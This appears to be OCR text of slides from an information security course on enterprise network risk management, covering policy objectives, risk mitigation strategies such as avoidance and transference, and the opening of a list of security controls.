
Enterprise Network Risk Management Policy

- Risk Management Policy assists in developing and establishing essential processes and procedures to address and minimize information security risks
- It outlines different aspects of risk and identifies people to manage the risk in the organization

Objectives:

- Equip the organization with the required skills to identify and treat risks
- Provide a consistent risk management framework
- Provide the overall direction and purpose for performing risk management
- Manage the risks with adequate risk mitigation techniques
- Combat the existing and emerging risks
- Integrate operational risks into the risk management process
- Accomplish the strategic and operational goals of the organization
- Facilitate assistance in taking strategic management decisions
- Meet legal and regulatory requirements

Notes: ______________________________




Risk Mitigation

- Risk mitigation includes all possible solutions for reducing the **probability of risk** and limiting the impact of a risk if it occurs
- It should identify the mitigation strategies for the risks that fall outside the department's **risk tolerance** and provide an understanding of the level of risk with controls and treatments
- It identifies the priority order in which individual risks should be **mitigated**, **monitored**, and **reviewed**

Risk Mitigation Strategies

1. **Risk Assumption**
2. **Risk Avoidance**
3. **Risk Limitation**
4. **Risk Planning**
5. **Research and Acknowledgment**
6. **Risk Transference**




Control the Risks

- Identify all existing security controls that can help organizations in **reducing security risks**
- Recommend any new security controls the organization must implement
- Use the results of vulnerability and threat assessment to minimize risks, as risks are directly proportionate to them

Some of the security controls that help in reducing risks include:

1. Impart **security awareness** to employees
